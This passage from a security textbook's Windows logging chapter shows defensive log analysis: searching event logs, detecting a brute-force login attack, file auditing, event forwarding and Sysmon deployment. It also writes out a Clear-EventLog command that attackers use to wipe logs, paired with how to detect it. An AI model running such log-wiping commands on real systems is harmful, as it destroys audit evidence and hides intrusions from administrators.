TimeGenerated        : 3/18/2017 7:29:23 PM
TimeWritten          : 3/18/2017 7:29:23 PM
UserName             :
Site                 :
Container            :
...
... Output Deleted ...
```

This entry shows the creation of an account for the user tstafford. A subsequent search of the Security Logs can be made with a PowerShell script like Listing 10-8.

Listing 10-8. PowerShell script LogSearch.ps1 to search the security log for events from the user tstafford after a given date

```
$start = get-date 3/18/2017
$secevents = get-eventlog -logname Security -Message "*tstafford*"
$secevents | format-list -property * | Out-File "C:\Users\narmstrong\Desktop\results.txt"
```

This finds the log entries with the new user tstafford and stores them in a plain text file for subsequent analysis.

PsLogList

Chapter 8 demonstrated a brute force attack against the password of a domain user, where 88,396 passwords were used by the Metasploit module auxiliary/scanner/smb/smb_login to try to log in to a known domain administrator account. This attack leaves traces across the Windows logs.

Failed login attempts are recorded by the Security log as Event ID 4625. It is possible to use PowerShell to look through the logs for such events, but a brute force attack leaves many such events. Instead, a better approach is simply to count the number of failed login attempts on a given day. This can be done quickly and easily with the Sysinternals tool psloglist.exe.

```
C:\Windows\system32>"c:\Program Files\SysinternalsSuite\psloglist.exe" -i 4625 -s
Security -b 6/3/2017 -a 6/2/2017 | find /c /v ""
```

PsLoglist v2.71 - local and remote event log viewer
 Copyright (C) 2000-2009 Mark Russinovich
 Sysinternals - www.sysinternals.com

9

This command looks through the security log (the -s switch) for events with id 4625 (the -i switch) that occurred before 6/3/2017 (the -b switch) and on or after 6/2/2017 (the -a switch). This is then piped to the find command, which counts (/c) the number of times the null string "" does not appear (/v). Effectively, this counts the number of lines in the output. The first line states the source of the log, so this result shows that there were 8 failed login attempts on 6/3/2017. The brute force attack the next day is easily spotted.

```
C:\Windows\system32>"c:\Program Files\SysinternalsSuite\psloglist.exe"
-i 4625 -s Security -b 6/4/2017 -a 6/3/2017 | find /c /v ""
```

PsLoglist v2.71 - local and remote event log viewer
 Copyright (C) 2000-2009 Mark Russinovich
 Sysinternals - www.sysinternals.com

88400

The PowerShell cmdlet Get-EventLog can be used to find the entries in the security log after 6/3/2017 and before the end of 6/4/2017 of type 4625 (Failed log on attempt), then grab the first one, and show the details in this log entry.

```
PS C:\Windows\system32> Get-EventLog -LogName Security | Where-Object
{$_._TimeGenerated -lt "06/04/2017" -and $_._TimeGenerated -gt "06/03/2017"
-and $_._EventID -eq 4625} | Select-Object -first 1 | Format-List-Property *
```

| | | |
|----------------|---|------------------------------|
| EventID | : | 4625 |
| MachineName | : | oort.pluto.test |
| Data | : | {} |
| Index | : | 379194 |
| Category | : | (12544) |
| CategoryNumber | : | 12544 |
| EntryType | : | FailureAudit |
| Message | : | An account failed to log on. |
| Subject: | | |
| Security ID: | | S-1-0-0 |
| Account Name: | | - |

CHAPTER 10 LOGGING

```
Account Domain:      -
Logon ID:           0x0
Logon Type:         3

Account For Which Logon Failed:
  Security ID:       S-1-0-0
  Account Name:     jbach
  Account Domain:   PLUTO

Failure Information:
  Failure Reason:    %%2313
  Status:            0xc000006d
  Sub Status:        0xc000006a

Process Information:
  Caller Process ID: 0x0
  Caller Process Name: -

Network Information:
  Workstation Name:   WORKSTATION
  Source Network Address: 10.0.2.2
  Source Port:        35577

Detailed Authentication Information:
  Logon Process:      NtLmssp
  Authentication Package: NTLM
  Transited Services: -
  Package Name (NTLM only): -
  Key Length:          0
```

This event is generated when a logon request fails. It is generated on the computer where access was attempted.

... Output Deleted ...

The defender now knows that a brute force attack appears to have been launched from 10.0.2.2, targeting the domain administrator jbach.

Clearing Logs

An attacker with administrative privileges can clear logs using PowerShell via the command

```
PS C:\Windows\system32> Clear-EventLog -log Application, Security, System
```

This clears the application, security, and system logs. A subsequent check of the security log shows that it contains a single entry with EventID 1102 indicating that the log was cleared.

```
PS C:\Windows\system32> Get-EventLog -LogName Security
```

| Index | Time | EntryType | Source | InstanceID | Message |
|-------|--------------|----------------|----------------------|------------|---------------|
| 1374 | Oct 10 16:40 | SuccessA... | Microsoft-Windows... | | |
| | | was cleared... | | 1102 | The audit log |

Defenders can examine the security logs for EventID 1102; this can be done via Event Viewer (Figure 10-1) or via a PowerShell command.

```
PS C:\Windows\system32> Get-EventLog -LogName Security | where {$_.eventID -eq 1102}
```

| Index | Time | EntryType | Source | InstanceID | Message |
|-------|--------------|----------------|----------------------|------------|---------------|
| 1374 | Oct 10 16:40 | SuccessA... | Microsoft-Windows... | | |
| | | was cleared... | | 1102 | The audit log |

Creating Logs

A user can use the command `eventcreate` to create entries in the various logs. For example, to create an entry in the application log of type error with ID 500, a user can run

```
C:\Users\banders> eventcreate /L Application /T ERROR /ID 500 /D "This is a custom error"
```

SUCCESS: An event of type 'ERROR' was created in the 'Application' log with 'EventCreate' as the source.

A check of the logs then shows the new entry.

```
PS C:\Users\banders> Get-EventLog -LogName Application | select -first 1
```

| Index | Time | EntryType | Source | InstanceID | Message |
|-------|--------------|-----------|-------------|------------|------------------------|
| 810 | Aug 12 18:57 | Error | EventCreate | 500 | This is a custom error |

Auditing File Access

Like `auditd` on Linux, Windows can generate log entries when selected files are accessed / modified / changed. To illustrate the process, create a file, say on the Desktop named `test.txt`. Navigate `test.txt` (right-click) ➤ Properties ➤ Security ➤ Advanced ➤ Auditing, then

CHAPTER 10 LOGGING

authenticate (Figure 10-5). Click add to create an auditing entry. Each auditing entry has two components. The first is the collection of users that are being audited. It is important to be broad; if a user is not explicitly listed in an auditing entry, then their access remains unaudited. The second component of an auditing entry are the types of file access that are to be audited. These follow the usual Windows file permissions. Audits can be generated if a user successfully uses privileges on a file, or if a user attempts to access a file without the necessary permissions, or both.




Figure 10-5. Configuring auditing on a file on Windows 8.1

Once the changes have been made and applied to the file properties, make some changes to the file and check the security log for the results.

```
PS C:\Windows\system32> Get-EventLog -logname Security | select -first 4
```

| Index | Time | EntryType | Source | InstanceID | Message |
|-------|--------------|-------------|----------------------|------------|---------------------------------|
| 1489 | Aug 11 19:20 | SuccessA... | Microsoft-Windows... | 4616 | The system time was changed.... |
| 1488 | Aug 11 19:20 | SuccessA... | Microsoft-Windows... | 4616 | The system time was changed.... |
| 1487 | Aug 11 19:20 | SuccessA... | Microsoft-Windows... | 4634 | An account was logged off.... |

| | |
|--|---|
| 1486 Aug 11 19:20 SuccessA... Microsoft-Windows... | 4672 Special privileges assigned to new logon.... |
|--|---|

Though auditing has been correctly configured on the file, no entries appear in the security log. Although the process explained so far set the auditing policy for the file, Windows ignores those settings unless file-level auditing is enabled in the system's audit policy. Verify that the required settings have not (yet) been enabled:

```
PS C:\Windows\system32> auditpol /get /subcategory:"file system"
System audit policy
Category/Subcategory           Setting
Object Access
File System                   No Auditing
```

This is the default. One way to make the needed change is from the command prompt

```
PS C:\Windows\system32> auditpol /set /subcategory:"file system"
/success:enable /failure:enable
The command was successfully executed.
```

Another option is to configure this via group policy. To do so, create or edit a group policy; navigate Computer Configuration > Policies > Windows Settings > Security Settings > Advanced Audit Policies > Audit Policies. Select Object Access > Audit File System and select the desired setting.

Subsequent modification of the audited file yields the expected entries in the security log.

```
PS C:\Windows\system32> Get-EventLog -logname Security | select -first 4

Index Time          EntryType   Source                InstanceID Message
----- ----          -----      -----
1509 Aug 11 19:22 SuccessA... Microsoft-Windows...     4663 An attempt was
                                                               made to access an
                                                               object....
1508 Aug 11 19:22 SuccessA... Microsoft-Windows...     4663 An attempt was
                                                               made to access an
                                                               object....
1507 Aug 11 19:22 SuccessA... Microsoft-Windows...     4656 A handle to
                                                               an object was
                                                               requested....
1506 Aug 11 19:22 SuccessA... Microsoft-Windows...     4656 A handle to
                                                               an object was
                                                               requested....
```

Rotating Windows Logs

Windows logs are kept at a fixed size. The system administrator determines what should occur when the full size is reached; either older events can be overwritten (the default), or the file can be archived, or the administrator can be required to manually clear the log. This is controlled through the properties of the log; these can be found in Event Viewer. Right-click on a log and select Properties to obtain a dialog box like Figure 10-6.




Figure 10-6. Properties of the security log on Windows Server 2016

Remote Windows Logs

A Windows network administrator generally has more than a single system to monitor. There are two ways the administrator can examine logs across a range of systems. One way is to store the logs on the individual machines and use the networking features of Event Viewer or PowerShell to examine the logs on a remote system. The other option is to collect the logs from multiple systems together on one or more log servers.

Remotely Viewing Logs

Following Chapter 7, it is possible to use Event Viewer on one computer to view the logs on a second computer provided Remote Procedure Calls are allowed between the systems. From Event Viewer, select Action ▶ Connect to Another Computer. Be sure to select Event Viewer (Local) in the navigation pane, or the option to connect to another computer will not appear in the Action menu. Enter the remote system name and the account details (if different) for the other machine. (See Figure 7-4)

Provided the Remote Registry service is also running on the remote system (cf. Chapter 7), it is also possible for an administrator to use PowerShell to view the logs on another computer by specifying the computer name in the command.

```
PS C:\Windows\system32> Get-EventLog -Logname Security -ComputerName triton | select -first 4
```

| Index | Time | EntryType | Source | InstanceID | Message |
|-------|--------------|-------------|----------------------|------------|----------------------|
| 1912 | Aug 12 08:22 | SuccessA... | Microsoft-Windows... | 4634 | An account was lo... |
| 1911 | Aug 12 08:22 | SuccessA... | Microsoft-Windows... | 4634 | An account was lo... |
| 1910 | Aug 12 08:22 | SuccessA... | Microsoft-Windows... | 4624 | An account was su... |
| 1909 | Aug 12 08:22 | SuccessA... | Microsoft-Windows... | 4672 | Special privilege... |

Windows Event Collector

Suppose that an administrator wants to set up a Windows host that will collect logs from other Windows systems. To do so, the administrator first configures Windows Remote Management (WinRM), following the techniques in Chapter 7.

Next, on the system that will serve as the destination for the logs, the administrator starts Event Viewer and navigates to Subscriptions. The first time this is done, the administrator is provided with a dialog box (Figure 10-7) saying that the Windows Event Collector Service must be running and configured; enable the service.




Figure 10-7. Windows 10 dialog box for the Windows Event Collector Service

CHAPTER 10 LOGGING

Right-click on Subscriptions, and then select Create Subscription (Figure 10-8). Give the subscription a name and a description. The user can choose from the various logs as destinations, but the default destination, Forwarded Events, is a reasonable choice. For the subscription type, choose Collector Initiated, and select the source computer(s). Be sure to test the connection; if the connectivity test fails, then it is likely that there is a problem with the WinRM service or the firewall. Select the events that are to be forwarded; these can be filtered by the log or the source and can be further filtered by level, category, user, or keyword. By default, a machine account is used to connect to the remote computer to collect the logs; this account usually does not have sufficient privileges to do so. Press the advanced button and select a user and password that have such privileges. When the process is complete, right-click on the subscription and select its runtime status; no errors should be reported.




Figure 10-8. Configuration of a Windows subscription on Windows 10

Once the subscription is configured, test the configuration by using eventcreate to generate a log entry while on the remote system. Log entries in the Forwarded Events log can also be accessed via PowerShell using the cmdlet Get-WinEvent.

```
PS C:\Users\narmstrong> Get-WinEvent -LogName ForwardedEvents | select -first 1
```

```
ProviderName: EventCreate
```

| TimeCreated | Id | LevelDisplayName | Message |
|----------------------|-------|------------------|---------|
| ----- | ----- | ----- | ----- |
| 8/12/2017 7:05:29 PM | 500 | | |

Sysmon

Sysmon is part of the Sysinternals suite. It provides detailed low-level logging of processes, files, registry use, and network connections.

To install Sysmon, the program is run with the flag **-i**.

```
c:\Program Files\SysinternalsSuite>Sysmon.exe -i
System Monitor v6.00 - System activity monitor
Copyright (C) 2014-2017 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com
```

Sysmon installed.

SysmonDrv installed.

Starting SysmonDrv.

SysmonDrv started.

Starting Sysmon..

Sysmon started.

To uninstall it, the program is run with the **-u** flag. The default installation does not log network connections; running the program with the **-n** flag instructs Sysmon to log network connections. Configuration for Sysmon can be included in a configuration file; these can be included during installation as an argument to the **-i** flag or updated later as an argument to the **-c** flag. If Sysmon is run with the **-c** flag and no argument, the current configuration is dumped.

```
c:\Program Files\SysinternalsSuite>Sysmon.exe -c
System Monitor v6.00 - System activity monitor
Copyright (C) 2014-2017 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com
```

Current configuration:

| | |
|-----------------------|-----------|
| - Service name: | Sysmon |
| - Driver name: | SysmonDrv |
| - HashingAlgorithms: | SHA1 |
| - Network connection: | disabled |
| - Image loading: | disabled |
| - CRL checking: | disabled |
| - Process Access: | disabled |

No rules installed

Once Sysmon is running, it stores its events in the log Applications and Services Logs ➤ Microsoft ➤ Windows ➤ Sysmon ➤ Operational.

The events logged by Sysmon include the following:

- Process Creation (ID 1)
- Network Connection (ID 3)
- Sysmon Service State Changed (ID 4)
- Process Terminated (ID 5)
- Driver Loaded (ID 6)
- Create Remote Thread (ID 8)
- File Creation (ID 11)
- Registry Creation/Deletion (ID 12), Value Changed (ID 13), Key or Value Rename (ID 14)
- WMI Events (ID 19, 20, 21)

There are also some specialized event types designed to detect the kind of behavior expected from malware; for example, if a process changes the time a file was created, Sysmon records an event with ID 2.

Using PowerShell to Query Sysmon Logs

Event Viewer (Figure 10-1) can be used to examine the events produced by Sysmon. It is also possible to use PowerShell to perform more sophisticated searches through these logs. To grab the events in the Sysmon logs, an administrator can use the Get-WinEvent cmdlet

```
PS C:\Windows\system32> Get-WinEvent -LogName Microsoft-Windows-Sysmon/Operational
```

| TimeCreated | Id | LevelDisplayName | Message |
|-----------------------|----|------------------|--------------------------------|
| 8/13/2017 11:51:11 AM | 5 | Information | Process terminated:... |
| 8/13/2017 11:50:46 AM | 5 | Information | Process terminated:... |
| 8/13/2017 11:50:45 AM | 2 | Information | File creation time changed:... |
| 8/13/2017 11:50:41 AM | 5 | Information | Process terminated:... |
| 8/13/2017 11:50:41 AM | 5 | Information | Process terminated:... |

Suppose that the administrator wants more than just this high-level overview, but instead wants full details from the most recent process creation event (ID 1). In this case the administrator can run a command like

```
PS C:\Windows\system32> Get-WinEvent -LogName Microsoft-Windows-Sysmon/Operational  
| Where-Object {$_.ID -eq 1} | Select-Object -first 1 | Format-List -Property *
```

```
Message : Process Create:  
UtcTime: 2017-08-13 18:54:40.824  
ProcessGuid: {C9D35400-A070-5990-0000-001004722400}  
ProcessId: 3460  
Image: C:\Windows\System32\SearchFilterHost.exe  
CommandLine: "C:\Windows\system32\SearchFilterHost.exe" 0  
       604 608 616 8192 612  
CurrentDirectory: C:\Windows\system32\  
User: NT AUTHORITY\SYSTEM  
LogonGuid: {C9D35400-79C7-5990-0000-0020E7030000}  
LogonId: 0x3E7  
TerminalSessionId: 0  
IntegrityLevel: Medium  
Hashes: SHA1=5402BEB4E19304C8C2F58951F4550747F57C9630  
ParentProcessGuid: {C9D35400-79E7-5990-0000-001034C90200}  
ParentProcessId: 3040  
ParentImage: C:\Windows\System32\SearchIndexer.exe  
ParentCommandLine: C:\Windows\system32\SearchIndexer.exe  
      /Embedding  
Id : 1  
Version : 5  
Qualifiers :  
Level : 4  
Task : 1  
Opcode : 0  
Keywords : -9223372036854775808  
RecordId : 256  
ProviderName : Microsoft-Windows-Sysmon  
ProviderId : 5770385f-c22a-43e0-bf4c-06f5698ffbd9  
LogName : Microsoft-Windows-Sysmon/Operational  
ProcessId : 3816  
ThreadId : 2816  
MachineName : nereid.neptune.test  
UserId : S-1-5-18  
TimeCreated : 8/13/2017 11:54:40 AM  
ActivityId :  
RelatedActivityId :  
ContainerLog : microsoft-windows-sysmon/operational  
MatchedQueryIds : {}
```

CHAPTER 10 LOGGING

```
Bookmark          : System.Diagnostics.Eventing.Reader.EventBookmark
LevelDisplayName : Information
OpcodeDisplayName : Info
TaskDisplayName   : Process Create (rule: ProcessCreate)
KeywordsDisplayNames : {}
Properties        : {System.Diagnostics.Eventing.Reader.EventProperty,
                    System.Diagnostics.Eventing.Reader.EventProperty,
                    System.Diagnostics.Eventing.Reader.EventProperty,
                    System.Diagnostics.Eventing.Reader.EventProperty...}
```

This provides the administrator with a wealth of information, including the time the process was created, the user that created the process, its command line, its PID as well as the command line, and PID for the parent process.

An administrator may wish to examine these entries in more detail; for example, they may wish to enumerate the programs that have been run by a user. Though this data is available in the output from this PowerShell command, getting access to it in the script is non-trivial. This is because much of the interesting data is contained in the Message field, which is not a simple data structure. One way to get useful access to this data is to cast the data as XML. Consider Listing 10-9, which is a PowerShell script to search through the Sysmon logs for process creation entries (ID 1).

Listing 10-9. PowerShell script to examine the structure of a Sysmon event after conversion to XML

```
$events = Get-WinEvent -FilterHashTable @{logname='Microsoft-Windows-Sysmon/Operational'; id =1}

foreach($event in $events) {

    $eventXML = [xml]$event.ToXml()

    for($i=0; $i -le 20; $i++){
        $eventXML.Event.EventData.Data[$i]
    }
    """
}
```

The output from this script are a series of entries, one for each event, with structure like

```
UtcTime          : 2017-08-13 16:15:59.716
ProcessGuid      : {C9D35400-7B3F-5990-0000-001098A30B00}
ProcessId        : 3816
Image            : C:\Windows\Sysmon.exe
CommandLine      : C:\Windows\Sysmon.exe
CurrentDirectory : C:\Windows\system32\
```

```
User          NT AUTHORITY\SYSTEM
LogonGuid     {C9D35400-79C7-5990-0000-0020E7030000}
LogonId       0x3e7
TerminalSessionId 0
IntegrityLevel System
Hashes        SHA1=D921BA98DE9A92C2E8335EC1D6666C8DEED145CD
ParentProcessGuid {C9D35400-79C7-5990-0000-0010AD460000}
ParentProcessId 528
ParentImage    C:\Windows\System32\services.exe
ParentCommandLine C:\Windows\system32\services.exe
```

To access this data, the administrator can use the fields in the XML structure. Consider Listing 10-10 that loops through all the process creation events (ID 1) in the Sysmon logs; for each such event, it extracts the program image, the command line, the user that started the process, the integrity level of the process, the PID of the process, and both the name and PID of the parent process. This script simply displays these to the screen, but this information could be used in a variety of ways.

Listing 10-10. PowerShell script to extract data from a process creation entry in the Sysmon logs

```
$events = Get-WinEvent -FilterHashTable @{logname='Microsoft-Windows-Sysmon/Operational'; id =1}

foreach($event in $events) {

    $eventXML = [xml]$event.ToXml()
    $image = $eventXML.Event.EventData.Data | where {$_.name -eq "Image"}
    $commandline = $eventXML.Event.EventData.Data |
        where {$_.name -eq "CommandLine"}
    $user = $eventXML.Event.EventData.Data | where {$_.name -eq "User"}
    $integritylevel = $eventXML.Event.EventData.Data |
        where {$_.name -eq "IntegrityLevel"}
    $eventpid = $eventXML.Event.EventData.Data |
        where {$_.name -eq "ProcessID"}
    $eventppid = $eventXML.Event.EventData.Data |
        where {$_.name -eq "ParentProcessID"}
    $parent = $eventXML.Event.EventData.Data |
        where {$_.name -eq "ParentImage"}

    $image, $commandline, $user, $integritylevel, $eventpid, $eventppid, $parent

    """
}
```

Sysmon Configuration

In its default configuration, Sysmon logs all process creation events. However, to an administrator defending a system or network, not all process creation events are of interest. For example, standard programs that run in the background need not be noted, whether they are standard Windows services or updaters for programs like Adobe Flash. At the same time, some network connections are more suspicious than others. A network connection on TCP/80 from Internet Explorer probably does not need to be recorded, while a network connection from a program running from c:\Windows\Temp is very much of interest.

SwiftOnSecurity has created a sample configuration file for Sysmon and made it available at <https://github.com/SwiftOnSecurity/sysmon-config>. It is well commented and easy to customize further. To use the configuration file, an administrator can download the repository, then install it using Sysmon with the -c flag.

```
c:\Program Files\SysinternalsSuite>Sysmon.exe -c c:\Users\narmstrong\Downloads\sysmon-config-master\sysmonconfig-export.xml
```

```
System Monitor v6.00 - System activity monitor
Copyright (C) 2014-2017 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com
```

```
Loading configuration file with schema version 3.30
Configuration file validated.
Configuration updated.
```

A subsequent dump of the configuration file shows that the changes have been made.

```
c:\Program Files\SysinternalsSuite>Sysmon.exe -c
```

```
System Monitor v6.00 - System activity monitor
Copyright (C) 2014-2017 Mark Russinovich and Thomas Garnier
Sysinternals - www.sysinternals.com
```

Current configuration:

| | |
|-----------------------|-------------|
| - Service name: | Sysmon |
| - Driver name: | SysmonDrv |
| - HashingAlgorithms: | MD5, SHA256 |
| - Network connection: | enabled |
| - Image loading: | disabled |
| - CRL checking: | disabled |
| - Process Access: | disabled |

Rule configuration (version 0.00):

```

- ProcessCreate
  CommandLine          onmatch: exclude
                        filter: begin with value: 'C:\Windows\
                        system32\DllHost.exe /Processid'
  CommandLine          filter: is value: 'C:\Windows\system32\
                        SearchIndexer.exe /Embedding'
  Image                filter: end with value: 'C:\Windows\
                        System32\CompatTelRunner.exe'
  Image                filter: is value: 'C:\Windows\System32\
                        MusNotification.exe'

```

... Output Deleted ...

Key features of this configuration include the following:

- Sysmon will not log process creation for a collection of programs likely to be safe.
- Changes in file creation time generated by Microsoft OneDrive are ignored.
- Some network connections are logged. These include programs launched from C:\Users, C:\ProgramData and C:\Windows\Temp. Windows programs like notepad.exe and PowerShell.exe that connect to the network are logged.
- Remote thread creation is logged only for important processes, including C:\Windows\System32\svchost.exe, C:\Windows\System32\wininit.exe, and C:\Windows\System32\winlogon.exe.
- File creation is logged in critical locations, including the Start Menu and key directories including C:\Windows\Tasks and certain subdirectories of C:\Windows\System32 or C:\Windows\SysWOW64. Creation of certain file types is logged regardless of the location; these include .bat scripts, .vbs scripts, and .ps1 scripts.
- Registry changes in locations likely to be used by malware are logged.

Because the configuration file is XML, an administrator can customize it further.

Installing and Configuring Sysmon Across the Domain

Sysmon is sufficiently valuable that it should be installed and configured on each system in the domain. Unfortunately, the command-line installation process described so far is designed for a single host. There are ways to deploy Sysmon across the domain. One method is to set up a file share that contains both Sysmon and the configuration file, then use psexec to perform the installation.

To do so, start by creating a directory (say on a domain controller) that will be used to share both the Sysmon program and the configuration files. Chapter 13 covers how to set up file servers in general; however, for this purpose it is possible to proceed with a much simpler solution. Create the directory C:\Sysmon and copy the two installation files along with a configuration file (say the SwiftOnSecurity configuration file) into this directory. Right-click on the directory, select the Sharing tab, and then the Advanced Sharing button. Select Share this Folder (Figure 10-9).




Figure 10-9. Sharing the directory C:\Sysmon. Windows Server 2008 R2 shown.

Next, obtain a list of the hosts on the domain; this can be done with a command like

```
c:\Users\srevin\Desktop>wmic /NAMESPACE:\\root\directory\ldap PATH ds_computer GET
ds_dnshostname

DS_dNSHostName
venera.venus.test
fornax.venus.test
gabie.venus.test
uorsar.venus.test
hestia.venus.test
UT.venus.test
```

Remove the header (DS_dNSHostName) and save the result as a text file, say hosts.txt. Pass this list of hosts to psexec and run the installer specifying the shared folder as the location of the executable and the location of the configuration file.

```
c:\Users\srevin\Desktop>Psexec.exe @hosts.txt -s \\venera\sysmon\sysmon.exe
/accepteula -n -i \\venera\sysmon\config.xml
```

Here the server that holds the executable (named sysmon.exe) and the configuration file (named config.xml) is named \\venera. Note that psexec is run with the -s flag so that the remote process is run with System privileges; these are needed for the installation. Note also that the Sysmon installation automatically accepted the end user license agreement and is configured to record network traffic (with the -n flag).

Integrating Windows and Linux Logs

It is possible to aggregate logs from both Windows and Linux systems on the same host using a variety of commercial tools. One open source tool that can forward Windows event logs to Linux systems using the syslog protocol is NXLog. It is available for download at <http://nxlog.org/products/nxlog-community-edition/download>, including a Windows installer.

